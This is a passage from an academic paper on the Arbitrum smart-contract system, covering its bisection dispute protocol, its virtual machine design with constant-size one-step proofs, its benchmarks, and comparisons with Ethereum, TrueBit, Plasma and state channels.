In a more complicated case, an assertion is signed by just one of the managers–a "disputable assertion." Along with the assertion, the asserting manager must escrow a deposit. Such a disputable assertion is not accepted immediately, but rather, if it is eligible, it is published as pending, and other managers are given a pre-specified time interval in which they can challenge the assertion. (The number of steps allowed in a disputable assertion is limited to a maximum value that is set as a parameter when the VM is created, to ensure that other managers have enough time to emulate the declared number of steps of execution before the challenge interval expires.) If no challenge occurs during the interval, then the assertion is accepted, the VM is deemed to have made the asserted state change and taken the asserted actions, and the asserting manager gets its deposit back.

## 4.2 The Bisection Protocol

If a manager challenges an assertion, the challenger must escrow a deposit. Now the asserter and the challenger engage in a game, via a public protocol, to determine who is incorrect. The party who wins the game will recover its own deposit, and will take half of the losing party's deposit. The other half of the loser's deposit will go to the Verifier, as compensation for the work required to referee the game.

The game is played in alternating steps. After a challenge is lodged, the asserter is given a pre-specified time interval to bisect its previous assertion. If the previous assertion involved $N$ steps of execution in the VM, then the two new assertions must involve $\lfloor N/2 \rfloor$ and $\lceil N/2 \rceil$ steps, respectively, and the two assertions must combine to be equivalent to the previous assertion. If no valid bisection is offered within the time limit, the challenger wins the game. After a bisection is offered, the challenger must challenge one of the two new assertions, within a pre-specified time interval.

The two players alternate moves. At each step, a player must move within a specified time interval, or lose the game. Each move requires the player making the move to make a small additional deposit, which is added to the stakes of the game.

After a logarithmic number of bisections, the challenger will challenge an assertion that covers a single step of execution. At this point the asserter must offer a one-step proof, which establishes that in the asserted initial state, and assuming the preconditions, executing a single instruction in the VM will reach the asserted final state and take the asserted publicly visible actions, if any. This one-step proof is verified by the Verifier. See Figure 1 for an overview of the state machine implementing this protocol.

## 4.3 The Arbitrum VM Architecture

The Arbitrum VM has been designed to make the Verifier's task of checking one-step proofs as fast and simple as possible. In particular, the VM design guarantees that the space to represent a one-step proof and the time to generate and verify such a proof are bounded by small constants, independent of the size and contents of the program's code and data.

As an example of an architectural choice to support constant-bounded proofs, the AVM does not offer a large, flat memory space. Providing an efficiently updatable hash of a large flat memory space would require the space to be hashed in Merkle Tree style, with a prover needing to provide Merkle proofs of memory state, which requires logarithmic proof space and logarithmic time to prove and verify. Instead, the Arbitrum VM provides a *tuple* data type that can store up to eight values, which can contain other tuples recursively. This allows the same type of tree representation to be built, but it is built and managed by Arbitrum code running in an application within the VM. With this design, reading or writing a memory location requires a logarithmic number of constant-time-provable Arbitrum instructions (instead of a single logarithmic-time provable instruction). The Arbitrum standard library provides a large flat memory abstraction for programmers' convenience.

We provide an overview of the VM architecture here. For a more detailed specification, see the extended version of this paper.

**Types** The Arbitrum VM's optimized operation is fundamentally dependent on its type system. In our prototype, types include: a special null value *None*, booleans, characters (i.e., UTF-8 code points), 64-bit signed integers, 64-bit IEEE floating point numbers, byte arrays of length up to 32, and tuples. A tuple is an array of up to 8 Arbitrum values. The slots of a tuple may hold any value, including other tuples, recursively, so that a single tuple might contain an arbitrarily complex tree data structure. All values are immutable, and the implementation computes the hash of each tuple when it is created, so that the hash of any value can be (re-)computed in constant time.[4]

**VM State** The state of a VM is organized hierarchically. This allows a hash of a VM's state to be computed

[4]Tuples, and by extension types, are a fundamental aspect of our VM design. Other non-crucial elements may change. For example, fewer types might be supported, such as only tuple and integer types.

in Merkle Tree fashion, and to be updated incrementally. The state hash can be updated efficiently as the machine's state changes, because the VM architecture ensures that instructions can only modify items near the root of the state tree and that each node of the state tree has a degree of no more than eight.

The state of a VM contains the following elements:

- an instruction stack, which encodes the current program counter and instructions (as described below);
- a data stack[5] of values;
- a call stack, used to store the return information for procedure calls;
- a static constant, which is immutable; and
- a single mutable register which holds one value.

When a VM is initialized, the instruction stack and static constant are initialized from the Arbitrum executable file; the data and call stacks are both empty; and the register is *None*. Note that because a single value can hold an arbitrary amount of data through recursive inclusion of tuples, the static constant can hold arbitrary amounts of constant data for use in a program, and the single register can be used to manage a mutable structure containing an arbitrary amount of data. Many programmers will choose to use a flat memory abstraction, built on top of such a mutable structure, such as the one provided in the Arbitrum standard library.

**Instructions** The VM uses a stack-based architecture. VM instructions exist to manipulate the top of the stack, push small integers onto the stack, perform arithmetic and logic operations at the top of the stack, convert between types, compute the hash of a value, compute a subsequence of a byte array, and concatenate byte arrays. Control flow instructions include conditional jump, procedure call, and return. Instructions to operate on tuples include an instruction to a create new tuple filled with *None*, to read a slot from a tuple, and to copy a tuple while modifying the value of one slot. Finally, there are instructions to interact with other parties, which are described below.

**The Instruction Stack** Rather than using a conventional program counter, Arbitrum maintains an "instruction stack" which holds the instructions in the remainder of the program. Rather than advancing the program counter through a list of instructions, the Arbitrum VM pops the instruction stack to get the next instruction to execute. (If the instruction stack is empty, the VM halts.) Jump and procedure call instructions change the instruction stack, with procedure call storing the old instruction stack (pushing a copy of the instruction stack onto the call stack) so that it can be restored on procedure return.

This approach allows a one-step proof to use constant space and allows verification of the current instruction and the next instruction stack value in constant time. [6]

Because a stack can be represented as a linked list, AVM implementations will likely follow our prototype implementation by arranging all of the instructions in a program into a single linked list and maintaining the instruction stack value as a pointer into that linked list.

**The Assembler and Loader** The Arbitrum assembler takes a program written in Arbitrum assembly language and translates it into an Arbitrum executable. The assembler provides various forms of syntactic sugar that make programming somewhat easier, including control structures such as if/else statements, while loops, and closures. The assembler also supports inclusion of library files, such as those in the standard library.

**The Standard Library** The standard library is a set of useful facilities written in Arbitrum assembly code. It contains about 3000 lines of Arbitrum assembly code, and supports useful data structures such as vectors of arbitrary size, key-value stores, an abstraction of a flat memory space on top of the register, and handling of time and incoming messages.

**Interacting with other VMs or keys** A VM interacts with other parties by sending and receiving messages. A message consists of a value, an amount of currency, and the identity of the sender and receiver. The `send` instruction takes values from the top of the stack and sends them as a message. If the message is not valid, for example because it tries to send more currency than the VM owns, the invalid message will be discarded rather than sent. A program uses the `inbox` instruction to copy the machine's message inbox to the stack. The standard library contains code to help manage incoming messages including tracking when new messages arrive and serving them one by one to the application.

The `balance` instruction allows a VM to determine how much currency it owns, and the `time` instruction al-

[5] A stack is represented as either *None*, representing an empty stack, or a 2-tuple *(top, rest)* where *top* is the value on top of the stack and *rest* is the rest of the stack, in the same format.

[6] A more conventional approach would keep an integer program counter, a linear array of instructions, and a pre-computed Merkle tree hash over the instruction array. Then a one-step proof would use a Merkle-tree proof to prove which instruction was under the current program counter. This would require logarithmic (in the number of instructions) space and logarithmic checking time for a one-step proof. By contrast our approach requires constant time and space.





Figure 2: **Information revealed in a one step proof of an add instruction.** Outer boxes rounded represent value hashes and inner square boxes represent the values themselves. Gray boxes are values that are sent by the asserter to the verifier in the one-step proof.

lows a VM to get upper and lower bounds on the current time.

**Preconditions, Assertions, and One-Step Proofs** As described above, an assertion is a claim about an interval of a VM's execution. Each assertion is accompanied by a set of *preconditions* consisting of: a hash of the VM's state before the asserted execution, a hash of the VM's inbox contents, an optional lower bound on the VM's currency balance, and optional lower and upper bounds on the time (measured in block height). An assertion will be ignored as ineligible unless all of it preconditions hold. (Parties may choose to store an ineligible assertion in the hope that it becomes eligible later.)

In addition to preconditions, an assertion contains the following components: the hash of the machine state after the execution, the number of instructions executed, and the sequence of messages emitted by the VM.

The Arbitrum protocol may require a party to provide a one-step proof, which is a proof of correctness, assuming a set of preconditions, for an assertion covering the execution of a single instruction. A one-step proof must provide enough information, beyond the preconditions, to enable the Verifier to emulate the single instruction that will be executed. Because the state of the VM is organized as a Merkle Tree, and the starting state hash of the VM, which is just the root hash of that Merkle Tree, is given as a precondition, the proof need only expand out enough of the initial state Merkle tree to enable the Verifier to emulate execution of the single instruction, compute the unique assertion that results from executing that one instruction given the preconditions, and verify that it matches the claimed assertion.

A one-step proof expands out any parts of the state tree that are needed by the Verifier. For example, suppose that the instruction to be executed pops an item off the stack. Recall that the stack is represented as *None* for the empty stack, and otherwise as a 2-tuple *(top, rest)* where *top* is the top item on the stack and *rest* is the rest of the stack. In this example, if the stack hash is equal to the hash of *None*, then the Verifier will know that the stack is empty. Otherwise the prover will need to provide the hashes of *top* and *rest*, allowing the Verifier to check that those two hashes combine to yield the expected stack hash. Similarly, if the instruction is supposed to add two values, and the Verifier only has the hashes of the values, the proof must include the two values. In all cases the prover provides values that the Verifier will need to emulate the specified instruction, and the Verifier checks that the provided values are consistent with the hashes that the Verifier has already received. The Arbitrum VM emulator used by the prover automatically determines which elements must be provided in the proof. See Figure 2 for an illustration of the information revealed to a Verifier during a one step proof of an add instruction.

**Messages and the Inbox** Messages can be sent to a VM in two ways: a key can send a message by putting a special message delivery transaction on the blockchain; and another VM can send a message by using the send instruction. A message logically has four fields: data, which is an AVM value (marshaled into a byte array on the blockchain); a non-negative amount of currency, which is to be transferred from the sender to the receiver; and the identities of the sender and receiver of the message.

Every VM has an inbox whose hash is tracked by the Verifier. An empty inbox is represented as the AVM value *None*. A new message M can be appended to a VM's inbox by setting the inbox to a 2-tuple *(prev, M)*,

where *prev* is the previous state of the inbox. A VM can execute the `inbox` instruction which pushes the current value of the VM's inbox onto the VM's stack.

A VM's managers track the state of its inbox, but the Verifier only needs to track the hash of the inbox, because that is all that will be needed to verify a one-step proof of the VM receiving the inbox contents. If the VM later processes the inbox contents, and a one-step proof of some step of that processing is needed, the managers will be able to provide any values needed.

Because the `inbox` instruction gives the VM an inbox state that may be a linked list of multiple messages, programmers may wish to buffer those messages inside the VM to provide an abstraction of receiving one message at a time. The Arbitrum standard library provides code to do this as well as track when new messages have arrived in the inbox.

## 4.4 Extensions

In this section, we describe extensions to Arbitrum's design that may prove useful, particularly when the Arbitrum Verifier is implemented as a public blockchain.

**Off-chain progress** Arbitrum allows VMs to perform orders of magnitude more computation than existing systems at the same on-chain cost. However, usage of VMs frequently depends on communication between a VM's managers and the VM itself. In our prior description of Arbitrum's protocol, this communication had to be on-chain and thus was limited by the speed of the consensus mechanism. Arbitrum is compatible with state-channel and sidechain techniques, and there are several constructions that allow managers to communicate with a VM and unanimously advance a VM's state off-chain. We present details of one such construction in the extended version of this paper.

**Zero Knowledge one step proofs** While Arbitrum has good privacy properties, there is one scenario in which a small privacy leak is possible. A manager submitting a one step proof will be forced to reveal some of the state as part of the proof. While only a small portion of the state will be revealed for each challenge, and only if the managers fail to agree on a unanimous assertion, this can potentially be sensitive data.

We can instead implement the one step proof as a zero-knowledge protocol using Bulletproofs [7]. To do so will require encoding a one step VM transition as an arithmetic circuit and proving that the transition is valid. While we could use SNARKs [4, 16, 27], Bulletproofs have the benefit that they do not require a trusted setup. Although verification time for Bulletproofs is linear in the circuit, considering that a one-step transition circuit will be small, and that one-step proofs will be infrequent events, this should not be a problem in practice.

While zero-knowledge proofs can in theory be used to prove the correctness of the entire state transition (and not just a single step), doing this for complex computations is not feasible with current tools. Combining the challenge and bisection protocol with a zero-knowledge proof only at the last step allows us to simultaneously achieve scalability and full privacy. This takes advantage of the fact that the Arbitrum VM is designed to simplify one-step proofs.

**Reading the Blockchain** In our current design, Arbitrum VMs do not have the ability to directly read the blockchain.

If launched as a public blockchain, we could easily extend the VM instruction set to allow a VM to read the blockchain directly. To do so, we would create a canonical encoding of a block as an Arbitrum tuple, with one field of that tuple containing the tuple representing the previous block in the blockchain. This would allow a VM that had the tuple for the current block to read earlier blocks. The precondition of an assertion would specify a recent block height, and the VM would have a special instruction that pushes the associated block tuple to the stack. In order to be able to verify a one-step proof of this instruction, the Verifier just needs to keep track of the Arbitrum tuple hash of each block (just a single hash per block).

We stress that reading the blockchain does not require putting lots of data on a VM's data stack. A blockchain read consists of putting just the top-level tuple of the specified block on the stack. To read deeper into the blockchain, this tuple can be lazily expanded, providing the VM with just the data that it needs to read the desired location.[7]

[7] Note that reading the blockchain in this manner supports *oblivious reads* compatible with zero-knowledge proofs, as the Verifier does not need to know what position (if any) in the blockchain is being read. The Verifier need only verify the top-level tuple hash, which is the hash of a recent block. If the tuple was expanded to read deeper into the blockchain, this all happens inside Arbitrum application code and the location of the read will not be published on-chain. In this manner, blockchain reads are fully compatible with zero-knowledge one-step proofs. In particular, the Verifier would always provide the specified block tuple hash as an input to the zero-knowledge proof. If indeed the one-step proof is on a read-blockchain instruction, the proof would verify that the correct hash was put on the stack. The zero knowledge proof would not leak information as to whether the blockchain was actually read (as the block hash is always an input to the proof even if no read occurred) or where on the blockchain a read occurred (since the current block tuple could have been expanded inside Arbitrum application code to read anywhere in the blockchain).

## 5 Implementation and Benchmarks

In order to refine and evaluate Arbitrum, we produced a full implementation of the Arbitrum system. This includes code to represent all parties involved: a centralized Verifier, a VM, an honest manager, and a key-based actor. These parties are fully capable of performing all parts of the Arbitrum protocol. Our implementation comprises about 6800 lines of Go code, including about 3400 lines for the VM emulator, 1350 lines for the assembler and loader, 650 lines for the honest manager, 550 lines for the Verifier, and the remainder for various shared code.

In order to ease the coding of more powerful smart contract VMs, we implemented the Arbitrum standard library which contains about 3000 lines of Arbitrum assembly code, supporting useful data structures such as large tuples, key-value stores, queues, and character strings; and utilities for handling messages, currency, and time.

We demonstrate the power and versatility of this implementation by implementing two smart contracts.

### 5.1 Escrow Contract

We first discuss a simple escrow contract. The escrow code first waits for a message containing the identities of three parties (Alice, Bob, and Trent) and an integer deadline, along with some amount of currency that the VM will hold. The VM then waits for a message from Trent, ignoring messages that arrive from anybody else. If the message from Trent contains an even integer, the VM sends the currency to Alice and halts. If the message from Trent contains something else, the VM sends the currency to Bob and halts. If the current time exceeds the deadline, the VM sends half of the currency to Alice, the remaining currency to Bob, and then halts. This requires 59 lines of Arbitrum assembly code, which makes significant use of the standard library. The executable file produced by the assembler contains 4016 instructions.

Executing the contract requires 5 total transactions to be added to the blockchain. The initial create VM transaction is 309 bytes. After that a 310 byte message is sent to the VM communicating the identities of the parties involved and the deadline, and giving currency to the VM. Next, Trent indicates his verdict by sending a 178 byte message to the VM.

Next, the VM must be executed to actually cause the payouts. First a 350 byte assertion is broadcast, asserting the execution of 2897 AVM instructions, leaving the VM in the halted state. Next after the challenge window has passed, a confirmation transaction of 113 bytes is broadcast confirming and accepting the asserted execution. The entire process requires a total of 1,260 bytes to be written to the blockchain.

### 5.2 Iterated Hashing

One area where Arbitrum shines is the efficiency with which it can carry out VM computation. To demonstrate this, we measured the throughput of an Arbitrum VM which performs iterative SHA-256 hashing. The code for this VM is an infinite loop where the VM hashes 1000 times and then jumps back to the beginning. The VM code makes use of the AVM's hash instruction, which is implemented in native code.

We evaluated operating performance of this VM on an early 2013 Apple MacBook Pro, 2.7GHz Intel Core i7. As a baseline, using native code on the same machine, we were able to perform 1,700,000 hashes per second. Running the VM continuously we were able to advance the VM by 970,000 hashes per second. Our implementation was able to achieve over half of the raw performance of native code. This stands in comparison to Ethereum, which is capable of processing a total of approximately 1600 hashes per second (limited by Ethereum's global gas limit, which is required due to the Verifier's Dilemma).

Arbitrum's performance advantage extends further. While we demonstrated the current limit on execution inside a single VM, the Verifier is capable of handling large numbers of VMs simultaneously. Instantiating many copies of the Iterated Hashing VM, we measured that the Verifier node running on our machine was capable of processing over 5000 disputable assertions per second. This brings the total possible network throughput up to over 4 billion hashes per second, compared to 1600 for Ethereum.

## 6 Background and related work

### 6.1 Refereed Delegation

The problem of delegating computation involves a resource-bounded client outsourcing computation to a more powerful server. The server should provide a proof that it correctly carried out the computation, and checking the proof should be far more efficient for the verifier than performing the computation itself [17].

Refereed-delegation (RDoC) is a two-server protocol for the problem of delegating computation [10, 11]. The computation is delegated to multiple servers that independently report the result to the client. If they agree, the client accepts the result. If the servers disagree, however, they undergo a bisection protocol to identify a one-step disagreement. The client can then efficiently evaluate the single step to determine which server was lying. Aspects of Arbitrum's bisection protocol are very

similar to RDoC. In Arbitrum, it is as if the Verifier is outsourcing a VM's computation back to the VM's managers, who in many cases are the parties interested in the VM's computation. Arbitrum's VM architecture makes dispute resolution very efficient.

## 6.2 Bitcoin

Bitcoin is a decentralized digital currency [26].

Bitcoin natively supports only a simple scripting language that is not Turing Complete and is mainly used for signature validation. Many techniques have been developed to allow more complex scripting on top of Bitcoin's scripting language. These generally fall into two categories: (1) protocols that use cryptographic tools to enable more complex functionality while restricting themselves to Bitcoin's scripting language, and (2) protocols that use Bitcoin as a consensus layer, including raw data on the blockchain with additional validation rules known by nodes running the protocol, but not validated by the Bitcoin miners.

The first variety of scripting enhancements include zero-knowledge contingent payments [3, 9, 23] that are able to realize a fair exchange of digital goods. While powerful and efficient, zero-knowledge contingent payments are limited and unable to realize general smart contracts. The latter variety, which includes Counterparty [1] and Open Assets [12], pushes the entire effort of validation onto every wallet. In these overlay protocols, every node must validate every transaction (even those that they are not a part of) in order to have confidence in correctness. Contrast this to Arbitrum in which miners guarantee the correctness of all monetary transactions, and nodes must only monitor the internal state of the VMs they care about.

## 6.3 Ethereum

Ethereum [31] is a digital currency that supports stateful, Turing-complete smart contracts. Miners emulate a contract's code and update the state accordingly. In order for an Ethereum block to be valid, miners must correctly emulate all of the contract computations that they include in their block and correctly update the state (including monetary balances) to reflect those changes. If a miner does not update the state correctly, other miners will reject that block.

Ethereum aims for "global correctness," or the ability of every participant in the system to trust that every contract has been correctly executed contingent only on the mining consensus process working as intended. In contrast, Arbitrum does not try to provide correctness guarantees for a VM to parties who are not interested in that VM, and this enables Arbitrum to reap large advantages in scalability and privacy. In Arbitrum, parties can safely ignore VMs that they are not interested in.

**Limitations of Ethereum style smart contracts**

Ethereum's approach to smart contracts has several drawbacks.

**Scalability.** It has long been known that Ethereum's model cannot scale. Requiring miners to emulate every smart contract is expensive, and this work must be duplicated by every miner. While Ethereum does require the parties who are interested in a computation to compensate miners (with "gas") for the cost of executing, this does not lower the cost – it only shifts it.

Ethereum copes with the Verifier's Dilemma by having a "global gas limit" that severely limits the amount of computation that can be included in each block.[8] Ethereum's global gas limit is a significant limitation that makes many computations – that would take just seconds to execute on a modern CPU – unachievable [8, 24]. Even for computations which are below the gas limit, Ethereum's pay-per-instruction model can become prohibitively expensive.

**Privacy.** All Ethereum contract code is public, and this is a necessity of the model as every miner needs to be able to emulate all of the code. Any privacy in Ethereum must come as an overlay. There has been progress toward using zkSNARKs [4, 16, 27] in Ethereum so that miners can verify proofs while inputs to the contract call remain hidden. However, the ability to do this this is severely limited in practice as the cost to verify a SNARK is high,[9] so the throughput would be severely limited to just a few such transactions per block. Moreover, SNARKs impose a heavy computational cost on the prover.

**Inflexibility.** In legal contracts, the parties to a contract can modify or cancel the contract by mutual agreement. This is considered an important feature of legal contracts, because it prevents the parties from being trapped by an erroneous contract or unforeseen circumstances. For Ethereum-style smart contracts, deviation from the code

[8] While Arbitrum does limit the number of steps of computation in an assertion in some cases, Arbitrum's limit is much less constraining. The Arbitrum limit applies only to disputable assertions, not to unanimous assertions which can include an unlimited number steps. Also, Arbitrum's limit, when it applies, is per VM and assumes many VMs can be managed in parallel, whereas Ethereum's is a global limit on the total computation over all VMs.

[9] A transaction on the Ethereum testnet (0x15e7f5ad316807ba16fe669a07137a5148973235738ac424d5b70fk89ae7625e3) validated a SNARK using 1,933,895 gas. At the current mainnet gas limit of 7,976,645, this would only allow 4 transactions per block.

is not possible. In Arbitrum, a modification to a contract VM is possible, as long all of the VM's honest managers will agree to it.

## 6.4 Other proposed solutions

We now discuss other proposed solutions for smart contract scalability and/or privacy and compare them with Arbitrum.

**Zero-knowledge proofs.** Hawk [18] is a proposed system for private smart contracts using zkSNARKs [16, 27]. Hawk has strong privacy goals that include hiding the amounts and transacting parties of monetary transfers, hiding contract state from non-participants, and supporting private inputs that are hidden even from other participants in the contract. However, Hawk suffers several drawbacks that make it infeasible in practice. Firstly, SNARKs require a per-circuit trusted setup, which means that for every distinct program that a contract implements, a new trusted setup is required. While multi-party computation can be used to reduce trust in the setup, this is infeasible to perform on a per-circuit basis as is required by Hawk. Secondly, Hawk does not improve scalability as each contract requires kilobytes of data to be put on-chain. Finally, privacy in Hawk relies on trusting a third-party manager who gets to see all the private data.

**Trusted Execution environments (TEEs).** Several proposals [6, 13, 20, 33] would combine blockchains with trusted execution environments such as Intel SGX. Ekiden [13] uses a TEE to achieve scalable and private smart contracts. Whereas Arbitrum hides the code and state of a smart contract from external parties, Ekiden hides the state from external parties and also allows parties of a contract to hide private inputs from one another.

The drawback of Ekiden and systems that rely on TEEs more generally is the additional trust required for both privacy as well as the correctness of contract execution. This includes both trusting that the hardware is executing correctly and privately as well as trusting the issuer of the attestation keys (*e.g.*, Intel).

**Secure Multiparty Computation.** Secure multiparty computation is a cryptographic technique that allows parties to compute functions on private inputs without learning anything but their output [21]. Several works have proposed to incorporate secure multiparty computation onto blockchains [2, 19, 34]. This enables attaching monetary conditions to the outcome of computations and incentivizing fairness (by penalizing aborting parties).

Unlike Arbitrum which can make progress even when nodes go offline, MPC based systems require the active (and interactive) participation of all computing nodes. Even with recent advances in the performance of secure-multiparty computation, the cryptographic tools impose a significant efficiency burden.

**Scalability via incentivized verifiers.** Several proposals (*e.g.*, [30, 32]) have separate parties (other than the miners) perform verification of computation, but depending on how verifiers are rewarded, these results may fall victim to the Participation Dilemma.

The most popular of these systems is TrueBit [30]. Unlike Arbitrum, TrueBit is stateless and not a standalone system. TrueBit provides a mechanism for an Ethereum contract to outsource computation and receive the result at a cost to the contract that is lower than Ethereum's gas price. In TrueBit, third-party Solvers perform computational tasks and their work is checked by third-party Verifiers (which play a different role than Arbitrum verifiers). TrueBit Verifiers can dispute the results given by the Solver, and disputes are settled via a challenge-response protocol similar to the one used in Arbitrum.

TrueBit attempts to achieve global correctness by incentivizing TrueBit Verifiers to check computation and challenge incorrect assertions. To participate, TrueBit Verifiers must put down a deposit, which they will lose if they falsely report an error. In order to incentivize verifiers to participate, the TrueBit protocol occasionally introduces deliberate errors and TrueBit Verifiers collect rewards for finding them.

If $m$ TrueBit Verifiers find the same error, they split the reward using a function of the form $f_c(m) = c \cdot 2^{-m}$. As shown in Section 2.3, this is One-Shot Sybil-Proof. However, since it is a participation game, they are susceptible to the Participation Dilemma, and by Theorem 1, TrueBit admits an equilibrium in which there is only a single TrueBit Verifier (using multiple Sybils), and if this occurs, this verifier can cheat at will.

Although they don't formally analyze it, TrueBit acknowledges this type of attack and proposes some ad-hoc defenses. First, they assume that a single verifier will not have enough money to make the deposits needed to successfully bully out all other verifiers. While this assumption may be helpful, it is not clear that it holds, and in particular multiple adversaries could pool their funds to launch this attack. (Note that an attacker would not forfeit these funds in order to execute this attack, but would just need to have them on hand.)

Even if the assumption does hold, it is still possible for an adversary to bully out all other verifiers from a particular contract by verifying the contract with multiple Sybils. To defend against this, TrueBit proposes a "default strategy" in which verifiers choose at random which task to verify, and do not take into account the

number of verifiers to previously verify a contract. This proposal is problematic, however, as the default strategy is dominated: instead of choosing where to verify randomly, a verifier is better off if it chooses the tasks with fewer additional verifiers. Not only is following the "default strategy" not an equilibrium, but is dominated by a better strategy, no matter what the others do.

TrueBit also does not provide privacy as it allows anybody to join the system as a verifier, and thus anybody must be able to learn the full state of any VM.

Another key difference between TrueBit and Arbitrum is that in TrueBit, the cost for computation is linear in the number of steps executed. For every computational task performed in TrueBit, the party must pay a tax to fund the solving and verification of that task. The TrueBit paper estimates that this tax is between 500%-5000% of the actual cost of the computation. Although the cost of computation in TrueBit is lower than the cost in Ethereum, it still suffers from a linear cost.

TrueBit proposes to use Web Assembly for the VM architecture. However, unlike the Arbitrum Virtual Machine which ensures that one-step proofs will be of small constant size, Web Assembly has no such guarantee.

**Plasma.** Plasma [28] attempts to achieve scaling on top of Ethereum by introducing the concept of child-chains. Child-chains use their own consensus mechanism to choose which transactions to publish. This consensus mechanism enforces rules which are encoded in a smart contract placed in Ethereum. If a user on the child-chain believes that the child-chain has behaved incorrectly or maliciously, they can submit a fraud proof to the contract on the main chain in order to exit the child-chain with their funds.

This approach suffers from a number of problems. Firstly, similarly to sharding, Plasma child-chains each exist in their own isolated world, so interaction between people on different child-chains is cumbersome. Secondly, the details of how complex fraud proofs could actually be constructed inside a Plasma contract are lacking. Plasma contracts need to somehow specify all of the consensus rules and ways to prove fraud on a newly defined blockchain which is a complex and currently unsolved problem inside an Ethereum contract. Finally, moving data out of the main blockchain creates data availability challenges since in order to generate a fraud proof you must have access to the data in a Plasma block and there is no guaranteed mechanism for accessing this data. Because of this issue, Plasma includes many mitigations which involve users exiting a Plasma blockchain if anything goes wrong.

Due to the complexities of implementing Plasma child-chains with smart contract capabilities like Ethereum, all current efforts to implement Plasma use simple UTxO based systems without scripting in order allow simple proofs. Plasma proposes using TrueBit as a sub-component for efficient fraud proofs in child chains with smart contracts, but as mentioned TrueBit uses an off-the-shelf VM which does not give guarantees on proof size or efficiency. Indeed, Plasma may benefit from using the Arbitrum Virtual Machine.

**State Channels.** State channels are a general class of techniques which improve the scalability of smart contracts between a small fixed set of participants. Previous state channel research [5, 14, 15, 25] has mainly focused on a different type of scaling than Arbitrum has achieved. Arbitrum allows on-chain transactions with a very large amount of computation and state, with low cost. State channels allow a set of parties to mutually agree to a sequence of messages off-chain and only post a single aggregate transaction after processing them all.

State channel constructions focus on the optimistic case where all parties are honest and available, but fail to work smoothly and efficiently in other situations. Specifically, state channels must be prepared to resolve on-chain if any member of the channel refuses or is unable to continue participating. This on-chain resolution mechanism requires the execution of an entire state transition on-chain. Thus, state channels are limited to only doing computation that the parties could afford to do on-chain, since otherwise dispute resolution will be infeasible. Arbitrum is still efficient even if managers are not all active at all times, or if there are disputes.

## 7 Conclusion

We have presented Arbitrum, a new platform for smart contracts with significantly better scalability and privacy than previous solutions. Our solution is consensus agnostic and is pluggable with any existing mechanism for achieving consensus over a blockchain. Arbitrum is elegant in its simplicity, and its straightforward and intuitive incentive structure avoids many pitfalls that affect other proposed systems.

Arbitrum creates incentives for parties to agree off-chain on what smart contract VMs will do, and even if parties act contrary to incentives the cost to miners or other verifiers is low. Arbitrum additionally uses a virtual machine architecture that is custom-designed to reduce the cost of on-chain dispute resolution. Moving the enforcement of VM behavior mostly off-chain, and reducing the cost of on-chain resolution, leads to Arbitrum's advantages in scalability and privacy.

## 8 Acknowledgements

Steven Goldfeder is supported by an NSF Graduate Research Fellowship under grant DGE 1148900. S. Matthew Weinberg is supported by NSF grant CCF-1717899.

## References

[1] Counterparty protocol specification. `https://counterparty.io/docs/protocol_specification/`, accessed: 2018-01-01

[2] Andrychowicz, M., Dziembowski, S., Malinowski, D., Mazurek, L.: Secure multiparty computations on bitcoin. In: Security and Privacy (SP), 2014 IEEE Symposium on

[3] Banasik, W., Dziembowski, S., Malinowski, D.: Efficient zero-knowledge contingent payments in cryptocurrencies without scripts. In: European Symposium on Research in Computer Security. pp. 261–280. Springer (2016)

[4] Ben-Sasson, E., Chiesa, A., Genkin, D., Tromer, E., Virza, M.: SNARKs for C: Verifying program executions succinctly and in zero knowledge. In: Advances in Cryptology–CRYPTO 2013, pp. 90–108. Springer (2013)

[5] Bentov, I., Kumaresan, R., Miller, A.: Instantaneous decentralized poker. In: International Conference on the Theory and Application of Cryptology and Information Security. pp. 410–440. Springer (2017)

[6] Brandenburger, M., Cachin, C., Kapitza, R., Sorniotti, A.: Blockchain and trusted computing: Problems, pitfalls, and a solution for hyperledger fabric. arXiv preprint arXiv:1805.08541 (2018)

[7] Bünz, B., Bootle, J., Boneh, D., Poelstra, A., Wuille, P., Maxwell, G.: Bulletproofs: Efficient range proofs for confidential transactions. Tech. rep.

[8] Bunz, B., Goldfeder, S., Bonneau, J.: Proofs-of-delay and randomness beacons in Ethereum. In: Proceedings of the 1st IEEE Security & Privacy on the Blockchain Workshop (April 2017)

[9] Campanelli, M., Gennaro, R., Goldfeder, S., Nizzardo, L.: Zero-knowledge contingent payments revisited: Attacks and payments for services. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. pp. 229–243. ACM (2017)

[10] Canetti, R., Riva, B., Rothblum, G.N.: Practical delegation of computation using multiple servers. In: Proceedings of the 18th ACM conference on Computer and communications security. pp. 445–454. ACM (2011)

[11] Canetti, R., Riva, B., Rothblum, G.N.: Refereed delegation of computation. Information and Computation 226, 16–36 (2013)

[12] Charlon, F.: Open assets protocol (oap/1.0). Online, https://github.com/OpenAssets/open-assets-protocol/blob/master/specification.mediawiki (2013)

[13] Cheng, R., Zhang, F., Kos, J., He, W., Hynes, N., Johnson, N., Juels, A., Miller, A., Song, D.: Ekiden: A platform for confidentiality-preserving, trustworthy, and performant smart contract execution. arXiv preprint arXiv:1804.05141 (2018)

[14] Coleman, J.: State channels (2015)

[15] Dziembowski, S., Eckey, L., Faust, S., Malinowski, D.: Perun: Virtual payment channels over cryptographic currencies. Tech. rep., IACR Cryptology ePrint Archive, 2017: 635 (2017)

[16] Gennaro, R., Gentry, C., Parno, B., Raykova, M.: Quadratic span programs and succinct nizks without pcps. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer (2013)

